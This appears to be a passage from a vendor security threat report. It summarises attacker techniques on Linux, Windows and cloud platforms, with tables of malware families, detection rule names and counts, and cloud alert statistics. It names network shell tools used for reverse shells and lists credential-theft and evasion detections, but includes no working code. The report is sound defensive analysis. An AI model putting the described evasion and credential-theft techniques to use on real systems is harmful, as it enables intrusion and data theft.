
Adversaries favor living-off-the-land (LOTL) techniques for execution, commonly establishing reverse shells and C2 via preinstalled tools such as `bash`, `socat`, `netcat`, curl, and `wget`. Interpreters like Python, Perl, Ruby, and PHP are frequently used for payload delivery, with Lua appearing in niche cases. OpenSSL is also observed for encrypted C2, though its dual-use nature makes detection more challenging. These patterns reflect a consistent reliance on low-footprint, native tooling.

Defense evasion remains a key priority for Linux-based attackers. Process name masquerading is widespread, with frequent cases of malicious processes renaming themselves to mimic kernel threads such as `kworker` or `kthreadd`, or common daemons such as sshd or `crond`. This behavior is notably observed in adversaries using Gsocket, which provides encrypted C2 communications and is repeatedly detected both through signature and behavioral means. Additionally, timestomping via the touch binary is a frequently observed evasion technique. Name-stomping is also common in cryptominers and downloaders. Telegram is another increasingly favored C2 medium, especially among threats like Kaiji and Rudedevil, as observed in previous Elastic research.

A typical example of this attack chain was laid out in our recent research on Outlaw, displayed below.




More advanced cases reveal occasional use of in-memory execution. While low in volume, this technique has been observed in PUMAKIT and other malware, suggesting continued adversary interest in stealthy, fileless payload delivery. PUMAKIT's attack flow is illustrated below.



Visibility derived from hybrid sources

Elastic Security Labs additionally considered the distribution of events from internal detonation frameworks, which pull malware samples from both public and private sources. The following is meant to compare and contrast Elastic telemetry observations to the threat landscape, based on our conclusion that the Elastic user does not experience phenomena non-locally.

Malware families observed by volume




rule.name	Unique count of agent.id
Windows.Trojan.SnakeKeylogger	4,245
Windows.Trojan.AgentTesla	3,104
Windows.Trojan.Stealc	2,185
Windows.Trojan.Lumma	1,937
Windows.Trojan.Remcos	1,919
Windows.Trojan.Asyncrat	1,677
Windows.Trojan.Donutloader	1,128
Windows.Trojan.Metasploit	1,110
Windows.Trojan.SourShark	909
Windows.Trojan.Formbook	659
Windows.Trojan.CobaltStrike	521
Windows.Trojan.GhostPulse	468
Windows.Trojan.Njrat	453
Windows.Trojan.DarkCloud	440
Windows.Trojan.XWorm	374
Windows.Trojan.Lokibot	330
Windows.Trojan.RedLineStealer	324
Windows.Trojan.Rhadamanthys	301
Windows.Trojan.Guloader	230
Windows.Trojan.RaspberryRobin	208
Windows.Trojan.DCRat	194
Windows.Trojan.Tofsee	131
Windows.Trojan.Nanocore	127

rule.name	Unique count of agent.id
Windows.Trojan.AveMaria	115
Windows.Trojan.Gh0st	88
Windows.Trojan.Quasarrat	85
Windows.Trojan.Smokeloader	81
Windows.Trojan.Latrodectus	66
Windows.Trojan.Bumblebee	64
Windows.Trojan.ACRStealer	63
Windows.Trojan.BruteRatel	53
Windows.Trojan.Azorult	48
Windows.Trojan.Vidar	42
Windows.Trojan.Winos	42
Windows.Trojan.Xworm	35

Major file types

Top file types for top malware (from the above table): Outside of **EXE**, clearly **MSI** is dominating, followed by **ISO**, **ZIP/RAR**, and **JS/VBS**, **LNK** is also still relevant as its often embedded in ZIP/RAR:



Top behavior rules (at least 1,000 unique sample hashes)

Top rules observed from hybrid detonationsv	Count
Suspicious Remote Memory Allocation	10,854
Web Browser Credential Access via Unusual Process	7,380
Remote Thread Context Manipulation	7,234
Access to Browser Credentials from Suspicious Memory	6,671
Network Connection via Process with Unusual Arguments	5,420

Top rules observed from hybrid detonationsv	Count
Remote Process Manipulation by Suspicious Process	5,420
Web Browser Credential Access via Unsigned Process	5,180
VirtualProtect API Call from an Unsigned DLL	5,166
Suspicious Suspended Process Creation	4,818
Connection to WebService by an Unsigned Binary	4,376
Windows Defender Exclusions via WMI	3,950
External IP Address Discovery via a Trusted Program	3,885
Suspicious Vault Files Access via RPC	3,731
Shellcode Execution from Low Reputation Module	3,725
Suspicious Windows Defender Exclusions Added via PowerShell	3,542
External IP Address Discovery via Untrusted Program	3,504
Remote Process Injection via Mapping	3,428
Network Module Loaded from Suspicious Unbacked Memory	3,401
Network Module Loaded from a Backed RWX Memory	3,361
VirtualAlloc API Call from an Unsigned DLL	3,205
Startup Persistence by a Low Reputation Process	3,135
Potential Browser Information Discovery	2,830
Suspicious Vault Client Image Load	2,256
Suspicious Scheduled Task Creation via Masqueraded XML File	2,228
Suspicious PowerShell Execution via Windows Scripts	2,189
Process Creation from Unbacked Memory via Unsigned Parent	2,085
Suspicious PowerShell Execution	1,987
Suspicious API Call from a PowerShell Script	1,906
Suspicious Memory Write to a Remote Process	1,865
Suspicious Scheduled Task Creation	1,838
Potential Evasion via Invalid Code Signature	1,796
Connection to WebService by a Signed Binary Proxy	1,732
Potential Obfuscated Script Execution	1,701
Execution of a Windows Script File Written by a Suspicious Process	1,642
DNS Query to Suspicious Top Level Domain	1,518
Script File Written to Startup Folder	1,490
Unbacked Shellcode from Unsigned Module	1,469
Sensitive File Access - System Admin Utilities	1,366
Failed Attempts to Access Sensitive Files	1,365
Defense Evasion via Registry Modification	1,353
Scheduled Task Creation by an Unusual Process	1,351
Execution from Unusual Directory	1,276
Windows Script Execution from Archive File	1,246
Scheduled Task by a Low Reputation Process	1,125
Parallel NTDLL Loaded from Unbacked Memory	1,117
Microsoft Common Language Runtime Loaded from Suspicious Memory	1,087
Potential Masquerading as SVCHOST	1,073

Hybrid detonation assessment details

Based on the analysis of 310 unique behavior detection alerts covering 150,000+ malware samples, the following MITRE ATT&CK tactics and techniques represent the most frequently observed malicious activities:

Top MITRE ATT&CK tactics by sample count

- *Defense Evasion (TA0005), ~85,000+ samples*
- *Credential Access (TA0006), ~25,000+ samples*
- *Persistence (TA0003), ~15,000+ samples*
- *Execution (TA0002), ~12,000+ samples*
- *Discovery (TA0007), ~8,000+ samples*

Top MITRE ATT&CK techniques by sample count

Defense Evasion techniques

Technique	ID	Sample count	Key alert examples
Process Injection	T1055	35,000+	Remote Thread Context Manipulation (7,234), Remote Process Manipulation (5,420), Remote Process Injection via Mapping (3,428), VirtualProtect API Call from Unsigned DLL (5,166)
Masquerading	T1036	7,000+	Potential Masquerading as SVCHOST (1,073), Evasion via File Name Masquerading (327)
Obfuscated Files or Information	T1027	5,000+	Potential Obfuscated Script Execution (1,701), Execution via Obfuscated Windows Script (164)
Disable or Modify Tools, Modify Registry	T1562, T1112	4,000+	Windows Defender Exclusions via WMI (3,950), Suspicious Windows Defender Exclusions Added via PowerShell (3,542), Defense Evasion via Registry Modification (1,353)

Credential Access techniques

Technique	ID	Sample count	Key alert examples
Credentials from Web Browsers	T1555.003	19,000+	Web Browser Credential Access via Unusual Process (7,380), Access to Browser Credentials from Suspicious Memory (6,671)
Credentials from Password Stores	T1555	4,000+	Suspicious Vault Files Access via RPC (3,731), Suspicious Vault Client Image Load (2,256)
Input Capture	T1056	1,300+	Keystrokes Input Capture via SetWindowsHookEx (658), Keystrokes Input Capture from Managed Application (626)

Persistence techniques

Technique	ID	Sample count	Key alert examples
Scheduled Task/Job	T1053	8,000+	Suspicious Scheduled Task Creation via Masqueraded XML File (2,228), Suspicious Scheduled Task Creation (1,838)
Boot or Logon Autostart Execution	T1547	4,000+	Startup Persistence by Low Reputation Process (3,135), Script File Written to Startup Folder (1,490)
Registry Run Keys / Startup Folder	T1547.001	2,000+	Registry Run Key Modified by Unusual Process (393), Suspicious String Value Written to Registry Run Key (501)

Execution techniques

Technique	ID	Sample count	Key alert examples
Command and Scripting Interpreter	T1059	7,000+	Suspicious PowerShell Execution (1,987), Suspicious API Call from PowerShell Script (1,906)
System Binary Proxy Execution	T1218	3,000+	Renamed AutoIt Scripts Interpreter (430), RunDLL32 with Unusual Arguments (41)
Windows Management Instrumentation	T1047	150+	Suspicious Execution via Windows Management Instrumentation (50), Execution via Suspicious WMI Client (45)

Discovery techniques

Technique	ID	Sample count	Key alert examples
System Network Configuration Discovery	T1016	7,400+	External IP Address Discovery via Trusted Program (3,885), External IP Address Discovery via Untrusted Program (3,504)
System Information Discovery	T1082	2,800+	Potential Browser Information Discovery (2,830)
Software Discovery	T1518	1,400+	Sensitive File Access - System Admin Utilities (1,366)

Key observations

Memory-based attacks dominate

- Suspicious Remote Memory Allocation (10,854 samples) — highest single technique
- Extensive use of cross process injection and memory manipulation techniques
- Focus on unbacked memory and RWX (Read-Write-Execute) memory regions

Browser credential theft is pervasive

- Over 19,000 samples targeting web browser credentials
- Multiple attack vectors including unusual processes and file access from unbacked memory

PowerShell abuse remains common

- Significant use of PowerShell for download, execution, and evasion
- Often combined with obfuscation and Base64 encoding
- Used in different attack stages and purposes (e.g., Windows Shortcut, descendant of malicious script JScript/VBscript/AutoIt and NodeJS)

Scheduled tasks popular for persistence

- Primary persistence mechanism with 8,000+ samples
- Often created via masqueraded XML files, via lolbins or from unusual parent processes

Defense Evasion through system modification


- Heavy focus on disabling Windows Defender
- Registry modifications to change the system settings to a vulnerable state
- Process masquerading and file name manipulation (double extensions, mimic name of trusted system processes)

Cloud security key statistics

Most organizations utilize cloud-hosted environments, which extends their enterprise attack surface considerably. This section leverages alert telemetry voluntarily provided by Elastic customers, enabling researchers to uncover new threats and engineering functions to enhance security capabilities. These alerts are generated using out-of-the-box (OOTB) detection rules, which incorporate data from Elastic integrations specific to each supported cloud service provider (CSP).

It's important to understand that alerts detecting potentially malicious activity within CSPs, particularly when valid accounts and legitimate actions are involved, often have lower fidelity compared to those from EDR systems. We consider these alerts as potential signals of threat activity rather than confirmed evidence, and we emphasize this distinction for readers who might be inclined to draw more definitive conclusions.

Signals by cloud service provider



Azure

In analysis of signal distribution by CSP, we found that Microsoft Azure was the most common environment for anomalous signals, accounting for **54.06%** of the total. This continues the trend established in the previous year, again due to the inclusion of *Credential Access and Phishing* attempts. As such, readers should take this into consideration when looking at our Cloud Security trends.

AWS


Amazon Web Services (AWS) continues to take second place signal distribution; however, it has seen a fairly significant rise from the previous year, increasing from **26.33%** to **36.83%**. AWS still maintains the largest market share in cloud providers (see Statista), but for the aforementioned reason(s), it is still less prominent than Azure signals in our data.

GCP

Google Cloud Platform (GCP) is again the least represented in our signals, with a drop from the prior year's **10.13%** to this year's **9.11%**.

Signals by tactic

Overall tactics (top 5)




Among CSPs, the distribution of signals by tactic predominantly features Initial Access and Persistence. It is worth noting that Initial Access is predominantly influenced, over **90%**, by Azure signals with the rest of the tactics more closely aligning with their overall representation of the overall signals data.

Top 3 rules for Initial Access

For Initial Access, the top three rules are as follows:

Top 3 rules for Initial Access	Percentage
Other	42.89%
Microsoft 365 Portal Login from Rare Location	27.99%
O365 Email Reported by User as Malware or Phish	17.47%
Possible Consent Grant Attack via Azure-Registered Application	11.64%

These three rules are all Azure/M365 rules as one would expect with this CSP representing over **90%** of the signals for this tactic. The concentration of these signals remains fairly constant with a rising trend, especially from "Microsoft 365 Portal Login from Rare Location" and "O365 Email Reported by User as Malware or Phish," from October through the end of the year.




Top 3 rules for Persistence

The Persistence tactic is primarily represented by the following:

Top 3 rules for Persistence	Percentage
Other	49.39%
O365 Exchange Suspicious Mailbox Right Delegation	34.69%
Microsoft 365 Global Administrator Role Assigned	8.60%
Azure Service Principal Addition	7.32%

While the top three rules are again Azure/M365 rules, the data for this tactic much more closely represents the overall signals by service provider, with **~10%** from GCP, **~25%** from AWS, and **~65%** from Azure. “Microsoft 365 Global Administrator Role Assigned” and “Azure Service Principal Addition” maintained a steady presence across the year; however, “O365 Exchange Suspicious Mailbox Right Delegation” had an upward trend spanning between the end of February and the middle of May.




Top 3 rules for Credential Access

For the Credential Access tactic, the following are the top three rules represented in the data:

Top 3 rules for Credential Access	Percentage
Other	38.49%
First Time Seen AWS Secret Value Accessed in Secrets Manager	26.34%
Potential Password Spraying of Microsoft 365 User Accounts	17.68%
Attempts to Brute Force a Microsoft 365 User Account	17.49%

In this case, both AWS and Azure are closer to an even split of the data with **~44%** and **56%** respectively, whereas GCP makes up roughly **0.5%**. For Credential Access, all of the top three rules maintained a strong presence in our signals throughout the course of the year.




AWS

Across our AWS telemetry, signals arise where routine operations and documented abuse patterns overlap, as seen most clearly in the leading API calls and rules that monitor them.

Tactics

Top signal distribution by tactic



In our telemetry, ~**15%** of signals map to Initial Access and Credential Access, while ~**32%** map to Persistence and Privilege Escalation. We frequently see signals for trust-policy changes, IAM identity modifications, STS role assumption, and session token creation. These signals reflect a recurring sequence seen across AWS threat campaigns: compromised credentials → identity/policy manipulation → role/token abuse. Below is the distribution of detection rule signals associated with this activity.

Rule Name	API Call	Percentage of IAM/ STS Signals
AWS STS Temporary Credentials via AssumeRole	AssumeRole*	29.45%
AWS IAM Assume Role Policy Update	UpdateAssumeRolePolicy	13.95%
AWS STS GetSessionToken Abuse	GetSessionToken	11.50%
AWS STS GetCallerIdentity API Called for the First Time	GetCallerIdentity	9.73%
AWS STS Role Assumption by Service	AssumeRole	9.65%
AWS STS Role Assumption by User	AssumeRole	3.72%
AWS IAM Customer-Managed Policy Attached to Role by Rare User	AttachRolePolicy	3.44%
AWS IAM User Created Access Keys For Another User	CreateAccessKey	3.05%
AWS IAM User Addition to Group	AddUserToGroup	3.04%

AssumeRole* actions account for **42.82%** of all IAM/STS signals

This is consistent with public incident reporting, like Unit 42's research on JavaGhost's phishing campaign, where exposed long-term access keys remain a high-value entry point, enabling IAM modification and STS-based pivots in support of follow-on objectives. For early detection and containment, these actions should be treated as high-priority review events. Monitor IAM/STS signals closely, and baseline each principal's normal IP/ASN/geo fields, user agent, cloud regions, and service usage so that anomalous behavior patterns can be distinguished from routine operations.

To reduce opportunities for abuse, favor least-privilege policies, multifactor authentication (MFA), and short-lived credentials over long-term keys.

Rule Name	Percentage of EC2/SSM Signals
AWS Execution via System Manager	39.82%
AWS EC2 Security Group Configuration Change	22.83%
Other	37.35%

SendCommand and security group modifications account for **63%** of all EC2/SSM signals

Recent reports validate why this activity merits review. Mitiga showed how the SSM agent can be abused as a remote-access channel and F5 Labs documented EC2 Instance Metadata credential theft via SSRF, which commonly precedes the same interactive SSM/EC2 changes. For early detection, monitor StartSession/SendCommand frequency, execution of uncommon SSM documents, and rapid sequences of security group or instance attribute changes. Layer anomaly detections that look for rare actor→service sequences and batched configuration edits so legitimate operations don't drown out meaningful patterns.

A second cluster of activity centers on RDS snapshot operations. In our telemetry, these events appear as precursor signals for potential data movement, especially when snapshots are made public or pushed cross-region. AWS documentation notes that public snapshots can be copied by any account and external reporting has shown PII exposure via publicly accessible snapshots. Accordingly, we prioritize monitoring the snapshot-focused rules and API actions summarized below.


Rule Name	API Call	Signal Count
AWS RDS Snapshot Deleted	DeleteDBClusterSnapshot	1,184
AWS RDS Snapshot Deleted	DeleteDBSnapshot	1,080
AWS RDS Snapshot Export	StartExportTask	528
AWS RDS DB Instance Restored	RestoreDBInstanceFromDBSnapshot	520
AWS RDS Snapshot Restored	RestoreDBInstanceFromDBSnapshot	371
AWS RDS DB Snapshot Shared with Another Account	ModifyDBSnapshotAttribute	322
AWS RDS DB Snapshot Shared with Another Account	ModifyDBClusterSnapshotAttribute	119
AWS RDS DB Instance Made Public	CreateDBInstance	58
AWS RDS Snapshot Deleted	ModifyDBInstance	43
AWS RDS DB Instance Made Public	ModifyDBInstance	22
AWS RDS DB Instance Restored	RestoreDBInstanceFromS3	1

Snapshot related rules account for **31.45%** of total RDS related signal volume

Visibility controls draw steady attention and have edge cases

CloudTrail remains the backbone of AWS monitoring in our telemetry. Thus, our CloudTrail-related signals monitor critical trail lifecycle changes: `UpdateTrail`, `CreateTrail`, `DeleteTrail`, and `StopLogging`.

In practice, these signals should be treated as review-now activity. Confirm actor and intent, check whether multi-region logging and delivery to S3/CloudWatch are still intact, and verify that log file integrity validation is enabled so tampering will be detectable via signed digests.



Beyond routine lifecycle changes, keep a close watch on research related to Cloudtrail log evasion. For example, Permiso discovered a niche logging-evasion condition tied to oversized, whitespace-padded IAM policy documents, which resulted in missing `requestParameters` in Cloudtrail records. Log gap edge-cases like this should be closely followed and detections quickly implemented to avoid visibility gaps and catch the obscure cases that aren't obvious in day-to-day operations.

Prepare early for GenAI/Bedrock abuse

Industry adoption of GenAI is rising, and multiple 2024–2025 reports describe opportunistic misuse of hosted models with stolen AWS credentials. Start by ensuring visibility, enable CloudTrail data events for Bedrock and Model Invocation Logging. Then, lean on anomaly-based detections like first-time `InvokeModel*` by principals, new model or region usage, invocation-rate spikes, guardrail violations, and bursts in client/server errors. Correlate with CloudTrail context to distinguish between normal and suspicious activity. Elastic Security Labs' Bedrock integration guide covers proper monitoring prerequisites, routing invocation logs to Elastic, enabling prebuilt rules, and validating detections. Use this to pressure-test your setup before you need it.

Azure and M365

Azure and Microsoft 365 remain high-value targets for adversaries due to their deep integration into enterprise ecosystems, whether through cloud-native workflows, identity provider enforcement via Entra ID, or SaaS delivery through Microsoft 365.

This adoption creates a broad attack surface spanning identity, cloud workloads, endpoints (Azure VMs), network infrastructure (VNet), and user communication channels such as Outlook. For the 2025 Global Threat Report, we conducted a unified analysis of Azure and Microsoft 365 telemetry to identify anomalous OAuth activity and uncover trends and patterns across these interconnected domains.

Data source breakdown

For starters, it's always interesting to see a breakdown of anomalous signals by data source as shown below.

Azure

Data source	Percentage of signals
Entra ID Audit	53.87%
Entra ID Sign-Ins	36.39%
Azure Activity	7.77%
Microsoft Graph Activity	1.05%
Entra ID Protection	0.90%

M365

Service	Percentage of signals
Exchange	49.32%
AzureActiveDirectory	32.7%
SecurityComplianceCenter	14.96%
OneDrive	2.06%
SharePoint	0.58%
MicrosoftTeams	0.37%

For the 2025 fiscal year, Elastic's SIEM found that **54%** of anomalous Azure signals came from Entra ID audit logs, rising nearly to **90%** when including all Entra ID telemetry. This underscores the central role of authentication and authorization in account takeovers (ATO) and identity compromises and why Entra ID remains a primary focus for detection coverage.

Microsoft 365 shows a similar pattern, with nearly half of all anomalous signals from Exchange Online (EXO), reflecting email's value as an initial access vector for phishing, business email compromise, and mailbox manipulation. Entra ID activity within M365 follows closely, highlighting the same identity-centric threats seen in Azure while Security and Compliance Center events often tie to post-compromise behavior.

